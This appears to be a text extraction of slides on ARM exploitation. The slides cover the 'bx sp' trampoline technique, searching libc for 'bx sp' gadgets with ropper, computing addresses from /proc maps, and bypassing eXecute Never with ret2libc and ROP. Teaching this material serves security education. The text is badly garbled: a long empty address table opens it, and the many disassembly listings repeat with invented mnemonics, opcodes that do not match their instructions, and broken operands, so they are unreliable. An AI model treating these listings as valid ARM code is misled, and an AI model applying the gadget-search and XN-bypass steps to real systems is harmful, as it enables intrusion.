| 0xb7ff002a |        |            |
| 0xb7ff002b |        |            |
| 0xb7ff002c |        |            |
| 0xb7ff002d |        |            |
| 0xb7ff002e |        |            |
| 0xb7ff002f |        |            |
| 0xb7ff0030 |        |            |
| 0xb7ff0031 |        |            |
| 0xb7ff0032 |        |            |
| 0xb7ff0033 |        |            |
| 0xb7ff0034 |        |            |
| 0xb7ff0035 |        |            |
| 0xb7ff0036 |        |            |
| 0xb7ff0037 |        |            |
| 0xb7ff0038 |        |            |
| 0xb7ff0039 |        |            |
| 0xb7ff003a |        |            |
| 0xb7ff003b |        |            |
| 0xb7ff003c |        |            |
| 0xb7ff003d |        |            |
| 0xb7ff003e |        |            |
| 0xb7ff003f |        |            |
| 0xb7ff0040 |        |            |
| 0xb7ff0041 |        |            |
| 0xb7ff0042 |        |            |
| 0xb7ff0043 |        |            |
| 0xb7ff0044 |        |            |
| 0xb7ff0045 |        |            |
| 0xb7ff0046 |        |            |
| 0xb7ff0047 |        |            |
| 0xb7ff0048 |        |            |
| 0xb7ff0049 |        |            |
| 0xb7ff004a |        |            |
| 0xb7ff004b |        |            |
| 0xb7ff004c |        |            |
| 0xb7ff004d |        |            |
| 0xb7ff004e |        |            |
| 0xb7ff004f |        |            |
| 0xb7ff0050 |        |            |
| 0xb7ff0051 |        |            |
| 0xb7ff0052 |        |            |
| 0xb7ff0053 |        |            |
| 0xb7ff0054 |        |            |
| 0xb7ff0055 |        |            |
| 0xb7ff0056 |        |            |
| 0xb7ff0057 |        |            |
| 0xb7ff0058 |        |            |
| 0xb7ff0059 |        |            |
| 0xb7ff005a |        |            |
| 0xb7ff005b |        |            |
| 0xb7ff005c |        |            |
| 0xb7ff005d |        |            |
| 0xb7ff005e |        |            |
| 0xb7ff005f |        |            |
| 0xb7ff0060 |        |            |
| 0xb7ff0061 |        |            |
| 0xb7ff0062 |        |            |
| 0xb7ff0063 |        |            |
| 0xb7ff0064 |        |            |
| 0xb7ff0065 |        |            |
| 0xb7ff0066 |        |            |
| 0xb7ff0067 |        |            |
| 0xb7ff0068 |        |            |
| 0xb7ff0069 |        |            |
| 0xb7ff006a |        |            |
| 0xb7ff006b |        |            |
| 0xb7ff006c |        |            |
| 0xb7ff006d |        |            |
| 0xb7ff006e |        |            |
| 0xb7ff006f |        |            |
| 0xb7ff0070 |        |            |
| 0xb7ff0071 |        |            |
| 0xb7ff0072 |        |            |
| 0xb7ff0073 |        |            |
| 0xb7ff0074 |        |            |
| 0xb7ff0075 |        |            |
| 0xb7ff0076 |        |            |
| 0xb7ff0077 |        |            |
| 0xb7ff0078 |        |            |
| 0xb7ff0079 |        |            |
| 0xb7ff007a |        |            |
| 0xb7ff007b |        |            |
| 0xb7ff007c |        |            |
| 0xb7ff007d |        |            |
| 0xb7ff007e |        |            |
| 0xb7ff007f |        |            |
| 0xb7ff0080 |        |            |
| 0xb7ff0081 |        |            |
| 0xb7ff0082 |        |            |
| 0xb7ff0083 |        |            |
| 0xb7ff0084 |        |            |
| 0xb7ff0085 |        |            |
| 0xb7ff0086 |        |            |
| 0xb7ff0087 |        |            |
| 0xb7ff0088 |        |            |
| 0xb7ff0089 |        |            |
| 0xb7ff008a |        |            |
| 0xb7ff008b |        |            |
| 0xb7ff008c |        |            |
| 0xb7ff008d |        |            |
| 0xb7ff008e |        |            |
| 0xb7ff008f |        |            |
| 0xb7ff0090 |        |            |
| 0xb7ff0091 |        |            |
| 0xb7ff0092 |        |            |
| 0xb7ff0093 |        |            |
| 0xb7ff0094 |        |            |
| 0xb7ff0095 |        |            |
| 0xb7ff0096 |        |            |
| 0xb7ff0097 |        |            |
| 0xb7ff0098 |        |            |
| 0xb7ff0099 |        |            |
| 0xb7ff009a |        |            |
| 0xb7ff009b |        |            |
| 0xb7ff009c |        |            |
| 0xb7ff009d |        |            |
| 0xb7ff009e |        |            |
| 0xb7ff009f |        |            |
| 0xb7ff00a0 |        |            |
| 0xb7ff00a1 |        |            |
| 0xb7ff00a2 |        |            |
| 0xb7ff00a3 |        |            |
| 0xb7ff00a4 |        |            |
| 0xb7ff00a5 |        |            |
| 0xb7ff00a6 |        |            |
| 0xb7ff00a7 |        |            |
| 0xb7ff00a8 |        |            |
| 0xb7ff00a9 |        |            |
| 0xb7ff00aa |        |            |
| 0xb7ff00ab |        |            |
| 0xb7ff00ac |        |            |
| 0xb7ff00ad |        |            |
| 0xb7ff00ae |        |            |
| 0xb7ff00af |        |            |
| 0xb7ff00b0 |        |            |
| 0xb7ff00b1 |        |            |
| 0xb7ff00b2 |        |            |
| 0xb7ff00b3 |        |            |
| 0xb7ff00b4 |        |            |
| 0xb7ff00b5 |        |            |
| 0xb7ff00b6 |        |            |
| 0xb7ff00b7 |        |            |
| 0xb7ff00b8 |        |            |
| 0xb7ff00b9 |        |            |
| 0xb7ff00ba |        |            |
| 0xb7ff00bb |        |            |
| 0xb7ff00bc |        |            |
| 0xb7ff00bd |        |            |
| 0xb7ff00be |        |            |
| 0xb7ff00bf |        |            |
| 0xb7ff00c0 |        |            |
| 0xb7ff00c1 |        |            |
| 0xb7ff00c2 |        |            |
| 0xb7ff00c3 |        |            |
| 0xb7ff00c4 |        |            |
| 0xb7ff00c5 |        |            |
| 0xb7ff00c6 |        |            |
| 0xb7ff00c7 |        |            |
| 0xb7ff00c8 |        |            |
| 0xb7ff00c9 |        |            |
| 0xb7ff00ca |        |            |
| 0xb7ff00cb |        |            |
| 0xb7ff00cc |        |            |
| 0xb7ff00cd |        |            |
| 0xb7ff00ce |        |            |
| 0xb7ff00cf |        |            |
| 0xb7ff00d0 |        |            |
| 0xb7ff00d1 |        |            |
| 0xb7ff00d2 |        |            |
| 0xb7ff00d3 |        |            |
| 0xb7ff00d4 |        |            |
| 0xb7ff00d5 |        |            |
| 0xb7ff00d6 |        |            |
| 0xb7ff00d7 |        |            |
| 0xb7ff00d8 |        |            |
| 0xb7ff00d9 |        |            |
| 0xb7ff00da |        |            |
| 0xb7ff00db |        |            |
| 0xb7ff00dc |        |            |
| 0xb7ff00dd |        |            |
| 0xb7ff00de |        |            |
| 0xb7ff00df |        |            |
| 0xb7ff00e0 |        |            |
| 0xb7ff00e1 |        |            |
| 0xb7ff00e2 |        |            |
| 0xb7ff00e3 |        |            |
| 0xb7ff00e4 |        |            |
| 0xb7ff00e5 |        |            |
| 0xb7ff00e6 |        |            |
| 0xb7ff00e7 |        |            |
| 0xb7ff00e8 |        |            |
| 0xb7ff00e9 |        |            |
| 0xb7ff00ea |        |            |
| 0xb7ff00eb |        |            |
| 0xb7ff00ec |        |            |
| 0xb7ff00ed |        |            |
| 0xb7ff00ee |        |            |
| 0xb7ff00ef |        |            |
| 0xb7ff00f0 |        |            |
| 0xb7ff00f1 |        |            |
| 0xb7ff00f2 |        |            |
| 0xb7ff00f3 |        |            |
| 0xb7ff00f4 |        |            |
| 0xb7ff00f5 |        |            |
| 0xb7ff00f6 |        |            |
| 0xb7ff00f7 |        |            |
| 0xb7ff00f8 |        |            |
| 0xb7ff00f9 |        |            |
| 0xb7ff00fa |        |            |
| 0xb7ff00fb |        |            |
| 0xb7ff00fc |        |            |
| 0xb7ff00fd |        |            |
| 0xb7ff00fe |        |            |
| 0xb7ff00ff |        |            |
| 0xb7ff0100 |        |            |
| 0xb7ff0101 |        |            |
| 0xb7ff0102 |        |            |
| 0xb7ff0103 |        |            |
| 0xb7ff0104 |        |            |
| 0xb7ff0105 |        |            |
| 0xb7ff0106 |        |            |
| 0xb7ff0107 |        |            |
| 0xb7ff0108 |        |            |
| 0xb7ff0109 |        |            |
| 0xb7ff010a |        |            |
| 0xb7ff010b |        |            |
| 0xb7ff010c |        |            |
| 0xb7ff010d |        |            |
| 0xb7ff010e |        |            |
| 0xb7ff010f |        |            |

# How can it be abused - Buffer Address (6)



```

02471001    subeq    r3, r3, #4
12471002    subine   r7, r7, #2
10821003    addine   r4, r4, #5
00412002    sub      r2, r4, r2
e1880002    mov      r6, r2
e1881003    mov      r3, r5
e3802004    stc      r2, [sp, #4]
e0020001    bl       10a284
e0000004    ldr      r2, [sp, #4]
00000003    mov      r4, r5
00000074    nth      r4, r4
e1803000    mov      r3, r6
e1800002    mov      r8, r2
00020003    bl       10a490
e0000002    subl     r9, r8, r2
e1841001    orc      r1, r4, r1, lsl, #16
00000001    cmp      r9, r4
00000003    bts      1676c
00012000    addis    r4, r4, #6
12402001    movcc    r2, #1
e3802000    movcc    r2, #0
00000001    cmp      r9, r4
00020000    movls    r2, #0
00000001    andbtl   r2, r2, #1
00000000    cmp      r2, #0
00000001    subeq    r3, r3, #4
12471002    subine   r5, r5, #2
10821003    addine   r4, r4, #5
00412002    sub      r1, r4, r0
00000007    orc      r0, r5, r7, lsl, #16
00000003    b       10a00c
00000003    sub      r3, r5, r5
10800020    lsr      r3, r6, #16
00000074    nth      r8, r6
e1800001    mov      r0, r4
00000003    b       10a00c
e3802001    addis    r4, r4, #6
12402000    movcc    r2, #1
12402000    movcc    r2, #0
e1500001    cmp      r0, r4
e3802000    movls    r2, #0
02402001    andbtl   r2, r2, #1
e3520000    cmp      r2, #0
02455001    subine   r5, r5, #1
12471002    subine   r6, r5, #2
00000003    b       10a00c
e1520001    cmp      r4, r4
11520000    movcc    r4, #0

```



```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #4
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e0770074    uth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020001    bl      108490
e0000000    sul     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
00000001    cmp     r0, r4
00000000    bts     16, r0
00000000    adds    r4, r4, r0
e1800002    movcc   r2, #1
00000000    movcs   r2, #0
e3500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andh1   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1850007    orr     r0, r0, r7, lsl, #16
e0777710    b       10880
e0400000    sub     r0, r0, #0
10800020    lsr     r3, r0, #16
e0770070    uth     r0, r0
e3800001    mov     r0, r4
e0777710    b       10880
e0771000    adds    r4, r4, #5
13802004    movcc   r2, #1
13802000    movcs   r2, #0
e1500001    cmp     r0, r4
13802000    movls   r2, #0
82822004    andh1   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e0777710    b       10880
e1510001    cmp     r4, r4
13520000    movcs   r2, #0

```

# BX SP Approach (1)

## Disadvantages of the previous approach:


- No fixed stack addresses
- Works only on one system (worst case)

## Advantages of the bx sp approach:

- Fixed addresses (no ASLR)
- Works at least on the distribution with the same patch level (worst case)


```
02471001 subeq 07, 07, 04
12471002 subne 07, 07, 04
10811005 addlne 04, 04, 05
00412002 sub 04, 04, 04
e1800002 mov 00, 02
e1801004 mov 03, 03
e3802004 stc 02, [00, 04]
00000001 hll 100000
e7802004 ldr 02, [00, 04]
e1801004 mov 04, 03
e07f0074 uth 04, 04
e1800000 mov 00, 00
e1800002 mov 00, 02
00000000 hll 100000
e0000000 sub 00, 00, 00
e1801001 orc 01, 04, 04, 03, 04
e1500001 cmp 00, 04
00000000 hls 100000
00010000 addls 04, 04, 05
12802001 movcc 02, 04
22802000 movcc 02, 00
e1500001 cmp 00, 04
03802000 movls 02, 00
02002004 andlt 02, 02, 04
e0520000 cmp 02, 00
02450001 subeq 05, 05, 04
12450002 subne 05, 05, 04
10811005 addlne 04, 04, 05
00412002 sub 04, 04, 00
e1800007 orc 00, 05, 07, 03, 04
e1800007 lsr 03, 05, 04
e07f0074 uth 00, 00
e3800001 mov 00, 04
e07f00c0 b 100000
e0011000 addls 04, 04, 05
03802004 movcc 02, 04
22802000 movcc 02, 00
e1500001 cmp 00, 04
03802000 movls 02, 00
02002004 andlt 02, 02, 04
e0520000 cmp 02, 00
02450001 subeq 05, 05, 04
12450002 subne 05, 05, 04
e07f00c0 b 100000
e1510001 cmp 04, 04
21520000 movcc 02, 00
```

## BX SP Approach (2)



```

02470001    subseq    r2, r2, #4
12470001    subseq    r2, r2, #4
10821005    addne     r4, r2, #5
00412002    sub      r2, r2, r2
e1800002    mov      r0, r2
  
```



```

r4]
r4]
r2
r2, r2, #10
r2, r2, #10
r2, r2, #10
r2, r2, #10
  
```


```

e1800002    mov      r0, r2
e1800002    mov      r0, r2
e1800002    andhi    r2, r2, #1
e1800002    cmp      r2, #0
02450001    subseq    r2, r2, #4
12450001    subseq    r2, r2, #4
e1800002    b        10000
e1800001    cmp      r4, r2
e1800002    cmp      r4, #0
  
```

## BX SP Approach (3)

Why `bx sp`?

```
02477001 subseq 05, 05, 01
12477002 subseq 05, 05, 02
10811005 addseq 04, 04, 05
00412007 sub 05, 05, 02
```



```
22802001 movl 01, 02
+1500001 cmp 01, 02
22802002 movl 02, 00
22812001 andl 02, 02, 01
+5280000 cmp 02, 00
02455001 subseq 05, 05, 01
12477002 subseq 05, 05, 02
00444005 b 00000
+1520001 cmp 04, 04
21520000 movl 04, 00
```




## BX SP Approach (4)

Why `bx sp`?

Where does `sp` point to after `pop {pc}`?

```
02477001 subseq 05, 05, 01
02477002 subseq 05, 05, 02
02477003 addseq 04, 04, 05
02477004 sub 05, 05, 02
```




```
02477005 subseq 05, 05, 01
02477006 cmp 04, 04
02477007 mov16 04, 04
02477008 andhi 04, 04, 01
02477009 cmp 04, 04
0247700A subseq 05, 05, 01
0247700B subseq 05, 05, 02
0247700C b 02477009
0247700D cmp 04, 04
0247700E cmp 04, 04
```

## BX SP Approach (5)

Why `bx sp`?

Where does `sp` point to after `pop {pc}`?

```
02477001 subseq 03, 03, 01
02477002 subseq 03, 03, 02
02477003 addseq 04, 03, 05
02477004 sub 05, 03, 02
```



`sp` →

# BX SP Approach - How to find (1)

- In the application binary itself
- In any library used by the application
- Opcode \x68\x47
- `blx sp` is also possible

```

02471001 subeq r7, r7, #1
02471002 subne r7, r7, #2
02471003 addne r4, r4, #5
02471004 sub r2, r4, #2
02480001 mov r0, r2
02481004 mov r3, r5
02482004 str r2, [sp, #4]
02482005 bl 0x2484
02482006 ldr r2, [sp, #4]
02481005 mov r4, r5
02471007 orlth r4, r4
02480006 mov r3, r0
02480007 mov r0, r2
02481005 bl 0x2486
02480008 sub r0, r0, #2
02481001 orr r1, r4, r1, lsl, #16
02480001 cmp r0, r2
02480002 bls 0x2484
02481005 adds r4, r4, #5
02482001 movcc r2, #0
02482002 movcs r2, #0
02480001 cmp r0, r2
02482002 movls r2, #0
02482201 andbt r2, r2, #1
02482003 cmp r2, #0
02480001 subeq r5, r5, #1
02480002 subne r5, r5, #2
02471005 b 0x0000
02480001 cmp r4, r4
02482002 movcs r4, #0

```

```
ropper -f <elf_file> --opcode 6847
```

```

02480005 sub r2, r5, #5
02480006 ldr r4, [r0, #16]
02471007 orlth r0, r0
02480001 mov r1, r2
02481005 b 0x0000
02481105 adds r4, r4, #5
02482001 movcc r2, #1
02482002 movcs r2, #0
02480001 cmp r1, r2
02482002 movls r2, #0
02482201 andbt r2, r2, #1
02482003 cmp r2, #0
02480001 subeq r5, r5, #1
02480002 subne r5, r5, #2
02471005 b 0x0000
02480001 cmp r4, r4
02482002 movcs r4, #0

```

## BX SP Approach - How to find (2)



- Instruction encoding
- Bits 8-10 are not used
- The behaviour is unpredictable if the values are different
- Most ARM CPUs do not interpret those bits
- \x68-\x6f usable for bx sp

```
ropper -f <elf_file> --opcode 6?47
```

## BX SP Approach - How to find (3)

```
02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #5
02471004    sub     r2, r2, #2
02480002    mov     r0, r2
0248100a    mov     r3, r5
02482004    str     r2, [sp, #4]
02482005    bl      02482000
02482007    rsth     r4, r0
02482009    mov     r2, r0
0248200a    mov     r0, r2
0248200c    bl      02482000
```

Since `libc.so` is loaded into every process, this is a good place to look for  
`bx sp`

```
ropper -f libc.so.6 --opcode 6247
```

```
...
0x0000a234: 6247;
0x0000bb44: 6f47;
0x000ad668: 6a47;
0x000b5494: 6447;
0x000c41f0: 6247;
0x000c4ce4: 6947;
...
```

```
02481005    adds     r4, r4, #5
02482001    movcc    r2, r4
02482002    movcs    r2, #0
02482003    cmp      r0, r2
02482004    movls    r2, #0
02482004    andbt    r2, r2, #1
02482005    cmp      r2, #0
02482007    subne    r5, r5, #1
02482008    subne    r0, r5, #2
02482009    b        02482005
0248200a    cmp      r4, r2
0248200b    movcs    r4, #0
```

## BX SP Approach - How to find (4)

The base address of the ELF has to be added This address can be read from the mappings file in `/proc`.

The base address is: **0x76e62000**

```
$ cat /proc/<pid of the process>/maps
[...]
```

|                   |      |          |       |        |  |
|-------------------|------|----------|-------|--------|--|
| 76e62000-76f8c000 | r-xp | 00000000 | b3:06 | 147951 | /lib/arm-linux-gnueabi/hf/libc-2.24.so |
| 76f8c000-76f9b000 | ---p | 0012a000 | b3:06 | 147951 | /lib/arm-linux-gnueabi/hf/libc-2.24.so |
| 76f9b000-76f9d000 | r--p | 00129000 | b3:06 | 147951 | /lib/arm-linux-gnueabi/hf/libc-2.24.so |
| 76f9d000-76f9e000 | rw-p | 0012b000 | b3:06 | 147951 | /lib/arm-linux-gnueabi/hf/libc-2.24.so |

```
[...]
```

## BX SP Approach - How to find (5)

|          |       |              |
|----------|-------|--------------|
| 02471001 | subeq | r2, r2, #1   |
| 02471002 | subne | r2, r2, #2   |
| 02471003 | addne | r4, r4, r5   |
| 02471004 | sub   | r2, r2, r2   |
| 02471005 | mov   | r6, r2       |
| 02471006 | mov   | r3, r5       |
| 02471007 | str   | r2, [sp, #4] |
| 02471008 | bl    | 0x0247       |
| 02471009 | ldr   | r2, [sp, #4] |
| 0247100a | mov   | r4, r5       |

```
ropper -f libc.so.6 --opcode 6?47 -I 0x76e62000
```

...

0x76e6c234: 6247;

0x76e6db44: 6f47;

0x76f0f668: 6a47;

0x76f17494: 6447;

0x76f261f0: 6247;

0x76f26ce4: 6947;

...

|          |       |             |
|----------|-------|-------------|
| 0247100b | ldr   | r4, r6, #16 |
| 0247100c | lslth | r5, r5      |
| 0247100d | mov   | r4, r2      |
| 0247100e | b     | 0x0000      |
| 0247100f | adds  | r4, r4, r5  |
| 02471010 | movcc | r2, r4      |
| 02471011 | movcs | r2, #0      |
| 02471012 | cmp   | r4, r2      |
| 02471013 | movls | r2, #0      |
| 02471014 | andb  | r2, r2, r4  |
| 02471015 | cmp   | r2, #0      |
| 02471016 | subeq | r5, r5, #1  |
| 02471017 | subne | r5, r5, #2  |
| 02471018 | b     | 0x0000      |
| 02471019 | cmp   | r4, r4      |
| 0247101a | movcs | r4, #0      |

## BX SP Approach - How to find (6)

```
02471001 subeq r3, r3, #1
02471002 subne r3, r3, #2
02471003 addne r4, r4, #5
02471004 sub r2, r2, #2
02480002 mov r0, r2
02481003 mov r3, r3
02482004 str r2, [r0, #4]
02482005 bl 0x0248
02482006 ldr r2, [r0, #4]
02481003 mov r4, r3
02471004 uxtb r4, r4
02480003 mov r5, r0
```

```
ropper -f libc.so.6 --search 'bx sp' -a ARMTHUMB -I 0x76e62000
```

```
[INFO] Load gadgets from cache
```

```
[LOAD] loading... 100%
```

```
[LOAD] removing double gadgets... 100%
```

```
[INFO] Searching for gadgets: bx sp
```

```
[INFO] File: libc.so.6
```

```
0x76e6db44 (0x76e6db45): bx sp;
```

```
02471001 b 0x0248
02475003 sub r3, r3, #5
02480003 ldr r4, [r0, #16]
02475003 uxtb r5, r5
02480001 mov r0, r2
02475003 b 0x0248
02471003 adds r4, r4, #5
02480004 movcc r2, r4
02480005 movcs r2, #0
02475001 cmp r0, r2
02480003 movcs r2, #0
02482004 andbt r2, r2, #1
02475003 cmp r2, #0
02475001 subne r3, r3, #1
02475002 subne r3, r3, #2
02475003 b 0x0248
02475001 cmp r4, r4
02475003 movcs r4, #0
```





```

02471001    subeq    r2, r2, #4
12471002    subne    r7, r7, #2
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r4, r5
e0770074    uth     r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
00020003    bl      108490
e0000002    sul     r0, r0, #2
e1801001    orr     r1, r4, r1, lsl, #10
00000001    cmp     r0, r4
00000003    bts     10760
00000009    adds    r4, r4, #6
e0000001    movcc   r2, #1
00000009    movcs   r2, #0
e3000001    cmp     r0, r4
e3802008    movls   r2, #0
82822004    andlt   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1800007    orr     r0, r0, r7, lsl, #10
e0777710    b       10800
e0400003    sub     r0, r0, #0
e1800020    lsr     r3, r0, #10
e0770070    uth     r0, r0
e3800001    mov     r0, r4
e0777710    b       10800
e0771000    adds    r4, r4, #5
e3802004    movcc   r2, #1
e3802000    movcs   r2, #0
e1500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andlt   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e0777710    b       10800
e1500001    cmp     r4, r4
e3520000    movcs   r2, #0

```

## eXecute Never & ROP


```

e7800001 movh1 r0, r4
e2800000 movl1 r0, r0
e1500001 cmp r0, r4
e2800000 movh1 r0, r0
e7800000 cmp r0, r0
02477001 subeq r7, r7, #4
12477001 subne r7, r7, #4
10811000 addlne r4, r4, r0
e0412002 sub r2, r4, r2
e1800002 mov r0, r2
e1801000 mov r3, r5
e5802004 stc r2, [r0, #4]
e0020000 bl 100200
e7802004 ldr r2, [r0, #4]
e1801000 mov r3, r5
e5779074 orlth r4, r4
e1803000 mov r3, r0
e1800002 mov r0, r2
e0020000 bl 100200
e5000000 sul r0, r0, #2
e1801001 orc r1, r4, r1, lsl, #16
e1500001 cmp r0, r4
00000000 bts 16, r0
e0011000 addls r4, r4, r0
-----
e2802000 movcs r2, r0
e1500001 cmp r0, r4
02802000 movlcs r2, r0
02022001 andh1 r2, r2, #4
e2520000 cmp r2, r0
02455001 subeq r5, r5, #4
12455001 subne r5, r5, #2
10811000 addlne r4, r4, r0
e0412000 sub r4, r4, r0
e1850007 orc r0, r5, r7, lsl, #16
e5777710 b 10000
e0455000 sub r5, r5, r0
10000020 lsr r3, r0, #16
e5778070 orlth r0, r0
e2000001 mov r0, r4
e5777710 b 10000
e0011000 addls r4, r4, r0
02802001 movcc r2, r4
22802000 movcs r2, r0
e1500001 cmp r0, r4
02802000 movlcs r2, r0
02022001 andh1 r2, r2, #4
e2520000 cmp r2, r0
02455001 subeq r5, r5, #4
12455001 subne r5, r5, #2
e5777710 b 10000
e1520001 cmp r4, r4
21520000 movcs r3, r0

```

# XN - Introduction

- Introduced by AMD
  - NX - No eXecute
- ARM introduced XN with ARMv6
  - XN - eXecute Never
- Additional bit in page table entry
- Known as
  - DEP
  - XN/NX/XD
  - W xor X



# Introduction - Linux

- Supported since 2004
  - Kernel 2.6.8
  - 32 bit with **Physical Address Extension (PAE)**
  - All 64 bit versions
- Flag in ELF program/segment header

```
readelf -l <elf_file>
```

```
[...]
```

```
GNU_STACK      0x000000 0x00000000 0x00000000 0x000000 0x000000 RW  0x4
```

```
[...]
```

```
02811001    subseq    %r1, %r1, #4
12477001    subseq    %r7, %r7, #4
10811005    addseq    %r4, %r4, #5
00412002    sub      %r2, %r2, %r2
e1800002    mov      %r0, %r2
e1801005    mov      %r3, %r1
e3802004    str      %r2, [%r1, #4]
e0020001    bl       1002000
e7802004    ldr      %r2, [%r1, #4]
e1801005    mov      %r4, %r1
e0770074    orlth    %r4, %r4
e1803009    mov      %r3, %r0
e1800002    mov      %r0, %r2
e0020005    bl       1002000
e0000002    mul      %r0, %r0, #2
e1810001    orr      %r1, %r4, %r1, lsl, #16
e0000001    cmp      %r0, %r4
e0000003    bts      16, %r0
e0010000    addls    %r4, %r4, #5
12803001    movcc    %r2, #4
12802000    movcc    %r2, #0
e1500001    cmp      %r0, %r2
e3802000    movlsl   %r2, #0
e0020001    andlhl   %r2, %r2, #4
e0520000    cmp      %r2, #0
02455001    subseq    %r5, %r5, #4
12477001    subseq    %r7, %r7, #4
e0777705    b        1000000
e1510001    cmp      %r4, %r4
e1520000    movcc    %r4, #0
```

# How to bypass

Using existing code is the mainly used approach

- ret2libc
- Return Oriented Programming (ROP)

```
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
10811005 addlne   r4, r4, #5
e0412002 sub      r2, r4, r2
e1800002 mov      r0, r2
e1801004 mov      r3, r3
e3802004 stc      r2, [r0, #4]
e00200e1 bl      10a284
e7802004 ldr      r2, [r0, #4]
e1801004 mov      r3, r3
e0778074 orlth    r4, r4
e1803000 mov      r3, r0
e1800002 mov      r0, r2
e0020058 bl      10a490
e0000032 subl     r0, r0, #2
e1801001 orr      r1, r4, r1, lsl, #10
e1500001 cmp      r0, r4
10800003 bts      1076
e0011000 addls    r4, r4, r0
12802001 movcc    r2, #1
22802000 movcs    r2, #0
e1500001 cmp      r0, r4
22802000 movls    r2, #0
32802001 andlt    r2, r2, #1
e0520000 cmp      r2, #0
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
10811005 addlne   r4, r4, #5
e0412002 sub      r4, r4, r0
e1800007 orr      r0, r0, r7, lsl, #10
e0777714 b      10000
e0400005 sub      r3, r3, r0
e1800020 lsr      r3, r0, #10
e0778074 orlth    r0, r0
e2800001 mov      r0, r4
e0777714 b      10000
e0011000 addls    r4, r4, r0
22802001 movcc    r2, #1
22802000 movcs    r2, #0
e1500001 cmp      r0, r4
22802000 movls    r2, #0
32802001 andlt    r2, r2, #1
e0520000 cmp      r2, #0
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
e0777715 b      10000
e1500001 cmp      r4, r4
22802000 movcs    r2, #0
```

# How to bypass - ret2libc (1)

```



02470001 subseq 07, 07, 04
02470002 subseq 07, 07, 04
02470003 addseq 04, 04, 05
02470004 sub 02, 04, 02
02480001 mov 00, 02
02480002 mov 03, 05
02480003 stc 02, [00, 04]
02480004 bl 00020004
02480005 ldr 02, [00, 04]
02480006 mov 03, 05
02480007 orlth 04, 04
02480008 mov 00, 00
02480009 mov 00, 02
0248000a bl 00020004
0248000b sub 00, 00, 00
0248000c cmp 02, 02
0248000d bls 00020004
0248000e addls 04, 04, 05
0248000f movcc 02, 04
02480010 movcs 02, 00
02480011 cmp 00, 02
02480012 movls 02, 00
02480013 andlt 02, 02, 04
